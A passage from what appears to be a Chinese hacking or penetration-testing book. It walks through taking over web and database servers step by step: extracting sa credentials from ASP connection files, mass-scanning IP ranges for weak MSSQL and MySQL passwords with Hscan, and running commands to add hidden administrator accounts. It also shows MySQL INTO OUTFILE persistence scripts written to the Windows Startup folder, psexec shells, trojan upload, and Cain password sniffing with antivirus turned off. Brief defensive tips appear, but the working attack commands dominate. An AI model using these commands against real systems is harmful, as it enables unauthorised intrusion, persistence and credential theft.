主要通过打开网站并访问其网站中的网页来确认网站脚本类型。在本例中，打开 IE 浏览器，在其地址栏中输入 IP 地址“61.*.*.*”，打开网站，如图 3-56 所示。在浏览器状态栏中可以看到详细的地址和文件显示，本例为“http://*.*.**/shi.asp”，说明该网站的脚本类型为 ASP。



图 3-56 获取网站脚本类型

技巧

(1) 可以直接通过在浏览器地址栏输入“http://*.*.**/index.asp”、“http://*.*.**/index.php”、“http://*.*.**/index.jsp”等判断网站的类型，规则是“IP 地址+文件名”，文件名可以是 index.asp (jsp/php/aspx)，也可以是 default.asp (jsp/php/aspx) 等。

(2) 如果打开网页后还是无法确定该网站的类型，则可以通过单击网站中的链接地址来确定。如果打开的网页后缀为 .asp，则网站脚本类型为 ASP，其他脚本类型判断原理相同。

(3) 打开“Internet 信息服务 (IIS) 管理器”窗口，单击“网站属性”中的“文档”选项，可以获取该网站的默认文档名称。

3.6.2 获取网站目录位置

利用漏洞攻击的方法获取该系统的用户账号和口令后，可以通过 Radmin 远程控制软件直接进行完全控制。进入系统后，在桌面发现了“Internet 信息服务”快捷键，双击该快捷键打开“Internet 信息服务（IIS）管理器”窗口，依次展开目录至网站，选中“web”网站文件夹，单击右键，在弹出的快捷菜单中选择“属性”选项，打开 Web 属性窗口，如图 3-57 所示。然后，切换到“主目录”标签页获取其网站根目录“D:*”。





图 3-57 获取网站根目录位置

说明

在本案例中，操作系统为 Windows 2003 Server，因此其 Web 目录与 Windows 2000 Server 不同，但操作大致相同。打开 IIS 管理器后，查找网站目录并展开即可获知网站的具体位置。

3.6.3 查看网页脚本并获取数据库连接文件

在 3.6.2 节我们获取了网站文件的物理路径。通过资源管理器访问网站根目录，然后使用“记事本”程序打开首页文件 index.asp，如图 3-58 所示，从中可以获取网站数据库连接文件，这个文件极有可能是 i_include/database_.asp。




```
<!--#include file="i_include/database_.asp" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>...</title>
<link href="css/style.css" rel="stylesheet" type="text/css" />
<script language="JavaScript">
function login_check(){
if (document.login.username.value==""){
alert("请输入用户名");
document.login.username.focus();
return false;
}
if (document.login.password.value==""){
alert("请输入登陆密码");
document.login.password.focus();
return false;
}
}
}
</script>
<SCRIPT language=JavaScript src="js/funlib.js"></SCRIPT>
<SCRIPT language=JavaScript src="js/ua.js"></SCRIPT>
<SCRIPT language=JavaScript src="js/ftiens4.js"></SCRIPT>
<SCRIPT language=JavaScript src="js/persontreeviewnodes.js"></SCRIPT>
<SCRIPT language=JavaScript src="js/areacityselector.js"></SCRIPT>
<SCRIPT language=JavaScript src="js/joball.js"></SCRIPT>
<style type="text/css">
<!--
.STYLE1 {color: #af3a25}
.STYLE2 {
```

图 3-58 查看网站首页文件

3.6.4 获取数据库用户账号和密码等信息

在网站根目录中打开 i_include 文件夹，在其中找到 database_.asp 文件。使用“记事本”程序打开该文件，其脚本如图 3-59 所示。通过该脚本内容可知，数据库类型为 SQL Server，数据库服务器地址为本地（Local），用户为“sa”，密码为“111”，数据库为“j***”。通过该文件中的“conn.DefaultDatabase=“job_demo21_data_new””语句还可以知道，该系统极有可能来自网上。



```
<!--#include file="safe.asp" -->
<%
'On Error Resume Next
Response.Buffer = True
dim starttime
dim conn
dim connstr
dim sqldatabase,sql_pass_word,sql_user_ID,sql_data_Source
starttime=timer()
Set conn = Server.CreateObject("ADODB.Connection")
connstr = "Driver={SQL Server};Server={local};uid=sa;pwd=111;database=j***"
conn.Open connstr
conn.DefaultDatabase = "job"

'connstr="Provider=SQLOLEDB.1;Integrated Security=SSPI;Persist Security Info=False;Data Source={local}"
'conn.Open connstr
'conn.DefaultDatabase = "Job_Demo21_Data_new"

Function CloseDb
Conn.close
Set conn = Nothing
End Function

If Err Then
Response.Write "<!--" & Err.Number & ":" & Err.Description & "-->" & vbcrIf
Response.Write "<!--" & conn.ConnectionString & "-->" & vbcrIf
```

图 3-59 获取数据库的用户及密码等信息

3.6.5 实施控制

在本案例中，如果数据库不是本地数据库，则可以通过注册 SQL Server 或者直接使用 SQLTools 连接，进行添加用户和密码、执行命令等操作。

3.6.6 防范措施

一种防范措施是通过 VB 等编程语言将数据库连接模块写成 dll，使用时在系统中注册即可。不过，对托管在虚拟主机上的个人网站来说，注册 dll 比较麻烦。

另一种防范措施是使用微软自带的 SCRENC 软件进行加密。

3.6.7 小结

本案例利用漏洞攻击获取了系统的用户和密码，通过系统中的原有远程控制软件，轻松得到了数据库账号和密码等信息。

3.7 SQL Server 2000 口令扫描

SQL Server 2000 数据库一般都是安装在 Server 操作系统中。在网络入侵过程中，对数据库的攻击也是典型的攻击手段之一，加之目前市面上很多安全检测和入侵软件均具有数据库口令扫描功能，所以一旦获取数据库中 sa 用户的口令，入侵者就可以执行添加用户等危险命令，数据库很容易被入侵者完全控制。常见的数据库攻击主要有以下几种。

（1）通过互联网直接连接进行攻击

数据库要想正常使用，必须开放 1433（1434）或者指定端口。这些端口在互联网上都可以探测到。如果没有对 IP 地址进行限制，则在互联网上的任何用户都可以访问这台服务器的 1433 端口，SQL Slammer 蠕虫就是针对 SQL 服务器的漏洞实施攻击的。这些直接的攻击能够导致拒绝服务攻击、缓冲溢出和其他攻击。

（2）安全漏洞扫描

安全漏洞扫描通常是指针对操作系统、网络应用程序或者数据库系统本身的弱点进行扫描。攻击者在安全扫描过程中可以很轻松地发现没有使用 SQL 安全补丁、互联网信息服务（IIS）设置弱点及 SNMP（简单网络管理协议）等漏洞并实施攻击，从而攻破数据库。入侵者在攻击过程中可能使用公开的工具，也可能使用专用工具，还可能利用一些大型公司提供的安全扫描程序，如 Qualys 的普通扫描工具 QualysGuard、SPI Dynamics 的网络应用程序扫描工具 WebInspect 等。

(3) 列举 SQL 服务器解析服务攻击

Chip Andrews 的 SQLPing v2.5 可用来查看 SQL 服务器系统、数据库实例及确定版本编号等。当长时间的 SQL 服务器请求发送到 UDP 端口 1434 的广播地址时，会出现缓冲溢出问题。

(4) 破解 sa 口令

攻击者可以通过破解 sa 口令的方法进入 SQL 服务器数据库。Application 安全公司的 AppDetective 和 NGS 软件公司的 NGSSQLCrack 等商业性工具软件都有破解 sa 口令的功能，还有一些扫描工具软件也可以很好地破解 sa 口令。在下面的案例中，我们会着重介绍如何扫描 sa 口令并实施完全控制。

(5) 直接利用安全漏洞攻击

可以利用 Metasploit 等工具软件直接实施攻击。Metasploit 利用在正常的安全漏洞扫描过程中发现的安全漏洞实施攻击，这种攻击手段非常有效，攻击者还可利用这种手段突破系统、进行代码注入或者取得未经授权的命令行访问权限。

(6) SQL 注入攻击

SQL 注入攻击是目前网络上最为流行的一种攻击方式，主要通过构建 SQL 语言脚本实施攻击。目前网上有很多流行的 SQL 注入攻击工具，如“教主”的 HDSI 3.0、“明小子”的 Domain 3.5 等。利用这些工具实施攻击，操作很简单。

(7) Google hacks

Google hacks 利用 Google 搜索引擎不同寻常的力量搜索出可公开访问的系统泄露的 SQL 服务器错误，如“Incorrect syntax near”，黑客能够使用 Google 找到口令、网络服务器中的安全漏洞、基本的操作系统、公开提供的程序及其他能够用来攻破 SQL 服务器系统的东西。

(8) 熟读网站源代码，寻找 0day 漏洞

目前，很多网站的 BBS、Blog、文章系统、内容管理系统都是使用公开发行的版本，通过阅读这些公开程序的源代码，研究和分析系统代码中存在的问题（这些问题极有可能是 0day 漏洞），找到问题以后就可以利用并实施攻击和控制。

3.7.1 设置 Hscan

运行 Hscan，分别设置一个扫描 IP 段的起始地址和结束地址，然后在扫描模块中

只选中“check MSSQL weak accounts”选项，如图 3-60 所示。设置完毕，在菜单中单击“start”命令进行扫描。




图 3-60 设置扫描 MSSQL 弱口令模块

3.7.2 查看扫描结果

在 Hscan 扫描中有 3 个地方存放了扫描结果：第 1 个是 Reports 文件夹下的 html 文件；第 2 个是 log 文件夹下的 Hscan.log；第 3 个是 HScan 扫描窗口左下方区域，该区域中显示了 IP 地址、用户名称（username）、口令（password）及类型（type），如图 3-61 所示。




图 3-61 Hscan 扫描结果

说明

- （1）Hscan.log 文件在每次扫描时对内容完全进行覆盖，不保留以前的扫描记录，因此，每次扫描结束后，必须更改文件名或者另存为其他文件。
- （2）关闭 Hscangui 程序后，HScan 扫描区域左下方的扫描结果会被自动清除。

3.7.3 连接数据库

选中类型为“MSSQL”的记录，在扫描结果区域单击左键，选择“connect”命令直接连接数据库，连接成功以后如图 3-62 所示。




图 3-62 连接 MSSQL 数据库

注意

在选择记录时一定要小心，右键是清除记录命令（Clean），左键是连接命令（Connect），清除扫描结果以后不能恢复。

3.7.4 执行命令

在 SQLCMD 提示符下分别输入命令“net user”、“net user aspnet aspnet****”、“net localgroup administrators aspnet /add”，查看并添加“aspnet”用户，口令为“aspnet****”，提升“aspnet”用户的权限到 Administrators 组中，如图 3-63 所示。




图 3-63 执行命令

说明

(1) 由于这种弱口令的 MSSQL 服务器极有可能有多个入侵者进行了扫描, 入侵者在入侵成功后会将一些存储过程删除, 导致 SQLCMD 能够连接却不能执行命令。这个时候, 可以通过 SQL 查询分析器连接该数据库, 连接成功后即可查看数据服务器中的数据库, 将数据库中表的内容 (如 user 表等) 配合 Web 实施控制。数据库中的一些表包含用户名称和密码等信息。

(2) 通过 “net localgroup administrators” 命令可以查看刚才添加的具有管理员权限的用户 aspnet。在本例中可以看到有多个管理员用户, 说明该计算机已经被入侵, 如图 3-64 所示。




图 3-64 查看所有管理员用户

3.7.5 执行其他控制命令

在 DOS 命令提示符界面输入 “psexec \\218.*.*.212 cmd -u aspnet -paspnet2005”, 找出一个 DOSShell, 可以在该 Shell 中上传木马程序、开启 3389 远程终端服务等。

3.7.6 小结

本案例主要通过扫描 MSSQL 弱口令实施攻击。一旦扫描出 MSSQL 的弱口令, 则很容易通过 Hscan 的 SQLCMD 连接工具进行连接。连接成功后, 如果与在 DOS 下的操作命令相同, 就相当于一个 DOS 下的 Shell, 可以执行各种命令。

3.8 MySQL 口令扫描

MySQL 作为一款免费数据库, 如今在网络上已被广泛使用。由于在 MySQL 数据库中不能执行命令, 所以, MySQL 数据库在攻击难度上高于 MSSQL 数据库。研究表

明, 有 3 种思路可以对 MySQL 进行攻击, 攻击的前提条件是已经获得了 MySQL 的用户名和密码。

- 创建表, 并在表中插入 VBS 脚本, 通过导出表命令将 VBS 脚本导出到程序启动列表, 当计算机重启时便会执行 VBS 脚本。
- 查看数据库表中的内容。目前使用 MySQL 数据库的服务器一般与 Web 服务器结合得比较紧密, 通过查看 MySQL 数据库中有关用户及密码信息的表, 特别是含有管理员信息的表, 结合 WebShell 等, 就可以实施控制。
- 利用 MySQL 应用程序漏洞进行攻击, 查看 MySQL 的版本并利用 MySQL 溢出等程序对服务器进行溢出攻击。

本例主要介绍以上第一种和第二种情况, 其他情况读者可以自行尝试。

3.8.1 设置 Hscan

设置扫描的起始 IP 地址和结束 IP 地址, 在扫描模块中选择“check MySQL weak account”选项, 如图 3-65 所示。设置完毕, 在“menu”菜单中选择“start”选项, 开始扫描 MySQL 弱口令。




图 3-65 设置 MySQL 扫描参数

3.8.2 查看扫描结果

扫描结束后, 在 Hscan 左下方区域会显示详细的扫描结果, 如图 3-66 所示。




图 3-66 MySQL 扫描结果

3.8.3 连接并查看数据库服务器中的数据库

选择一条扫描记录，然后单击“connect”命令，连接 MySQL 数据库。在 MySQL 数据库中，所有的命令都是在 DOS 提示符下运行的。连接成功后会出现 MySQL 的提示符，在其中输入“show databases;”命令查看数据库服务器中的数据库，如图 3-67 所示。




图 3-67 连接并查看 MySQL 数据库服务器中的数据库

说明

(1) MySQL 数据库开放的端口是 3306，如果不使用 HScan 软件直接进行连接，可以使用 MySQL 数据库连接命令进行连接。

(2) 在 MySQL 中，执行命令时需要在每一个语句后面加上“;”才能使命令成功运行。

(3) 在 MySQL 中有一些常用命令。“show databases;”命令用于查看数据库服务器中的数据库，“show tables;”命令用于查看当前数据库中的表，“use databasename;”命令表示数据库名称为“databasename”的数据库为当前数据库。

(4) 在对被入侵服务器的 MySQL 发动攻击前，要扫描被入侵服务器的端口开放情况，以便后期控制。一般选择开放 23、4899、3389 端口的服务器。

3.8.4 创建表并将 VBS 脚本插入表

依次运行以下命令，完成后如图 3-68 所示。

- show databases;
- use test;
- show tables;
- create table a (cmd text);
- insert into a values ('set wshshell=createobject (''wscript.shell'') ');
- insert into a values ('a=wshshell.run (''cmd.exe /c net user aspnet aspnettest/add'',0)');

- insert into a values ("b=wshshell.run ("cmd.exe /c net localgroup Administrators aspnet /add","",0) ");
- select * from a;




图 3-68 创建表并将 VBS 脚本插入表

3.8.5 将 VBS 脚本导出到启动选项中

使用以下命令将刚才在 a 表中创建的 VBS 脚本导出到启动选项中。

```
select * from a into outfile "C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\a.vbs";
```

导入成功后，系统重新启动时会自动添加密码为“1”且用户名为“1”的用户到管理员组中。在实际使用过程中，该脚本成功执行的几率比较低，有时会出现不能导出的错误，如图 3-69 所示。




图 3-69 导出脚本错误

推荐使用以下脚本。

```
show databases ;
use test;
show tables;
create table b (cmd text);
insert into b values ("net user Aspnet 123545345!* /add");
insert into b values ("net localgroup administrators Aspnet /add");
insert into b values ("del b.bat");
select * from b into outfile "C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\b.bat";
```

该脚本执行后会闪现 DOS 窗口，如果有权限导入启动选项中，则一定会执行成功。在虚拟机中通过 MySQL 连接器连接并执行以上命令后，在“C:\Documents and Settings\All Users\「开始」菜单\程序\启动”目录中会有刚才导出的 b.bat 脚本文件，如图 3-70 所示。




图 3-70 导出 bat 脚本到启动选项

说明

在不同的操作系统中，“C:\Documents and Settings\All Users\「开始」菜单\程序\启动”目录文件名称可能会不同，这个时候将其换成相应的目录名称即可。如果是英文版本的操作系统，则其插入的代码如下。

```
select * from b into outfile "C:\\Documents and Settings\\All Users\\Start Menu\\Programs\\Startup\\b.bat";
```

3.8.6 等待重启和实施控制

如果该计算机开放了 3389 端口，可以直接进行连接；如果将 b.bat 换成其他 bat 命令，可以执行其他命令来实施控制。

说明

(1) 拥有 MySQL 的用户名称和口令后，可以通过查看数据库中的信息对 MySQL 数据库服务器实施控制。在本例中，通过查看数据库、表及表中的内容获取了管理员的密码和名称，如图 3-71 所示。




图 3-71 查看表中的信息

(2) 在 MySQL 数据库中一般会存在多个数据库。通过“show databases;”、“show tablename;”、“select * from tablename;”等命令可以获取表中的具体内容，而通过查看其中的内容可以进行 Web 服务器域名信息及一些网站管理员的密码和用户名称的定位。在本例中，通过查看其他的数据库，还获取了大量的用户信息，其中包含管理员的手机号码等，如图 3-72 所示。




图 3-72 获取额外信息

3.8.7 小结

本例通过 HScan 扫描 MySQL 口令，扫描出口令以后，借助 HScan 的 MySQL 连接功能直接连接 MySQL，通过创建表将 VBScript 脚本插入表中，然后再导出到系统的启动目录下，系统重新启动以后，会自动添加用户，进而通过远程终端 3389 连接该 MySQL 服务器所在的计算机，成功实施控制。

3.9 巧用 Cain 监听网络获取数据库口令

Cain 是一款强大的网络嗅探工具，在网络渗透方面具有优势，尤其是 Sniffer。Cain 主要用于 Windows 平台的嗅探。Cain 在嗅探 FTP、POP3、网站登录密码、Telnet 及数据库密码等方面有很大的优势。早期版本的 Cain 还能嗅探远程终端的密码，通过分析 RDP 协议数据直接获取远程终端的密码，后来由于远程终端采取了一些安全措施，所以使用 Cain 嗅探获取的 RDP 包数据就是加密的了。由于 Cain 的强大嗅探功能，目前很多杀毒软件都将其列为危险软件，并对其进行查杀。因此，在直接安装或者采用简略版安装 Cain 时，要注意系统使用的杀毒软件，在必要时可以先关闭杀毒软件，在完成嗅探后重新开启杀毒软件。

本节介绍 Cain 在网络监听方面的应用，以及如何制作非安装版的 Cain。

3.9.1 安装和配置 Cain

Cain 的安装比较简单，按照提示完成即可。安装 Cain 后，需要安装 WinPcap 抓包软件，Cain 才能正常使用。

运行 Cain 软件，选择网卡进行配置。Cain 运行后会自动将计算机中的网卡 IP 地址、子网掩码等显示出来。在“Sniffer”选项卡中选中“Options”设置区的所有选项，如图 3-73 所示，其他保留默认设置即可。配置完毕，在 Cain 主界面的左下角中单击圆形图标，开始监听。




图 3-73 配置 Cain

3.9.2 查看 Sniffer 结果

在 Cain 主界面依次选择“sniffer”→“password”选项，然后在右边的“Passwords”列表中选择括号中数字大于 0 的选项。括号中的数字表示 Cain 监听到的有关密码数据

的条数。选中某个条目，在右边区域会显示监听的详细结果。

选择“SMB (2)”，如图 3-74 所示，可以看到相应记录的“Timestamp”（时间戳）、“SMB Server”、“Client”、“Username”、“Domain”、“Password”、“AuthType”等信息。由于其监听的密码为空，所以计算机的 IP 地址为 192.168.1.60，Administrator 用户的“Password”栏中没有数据。

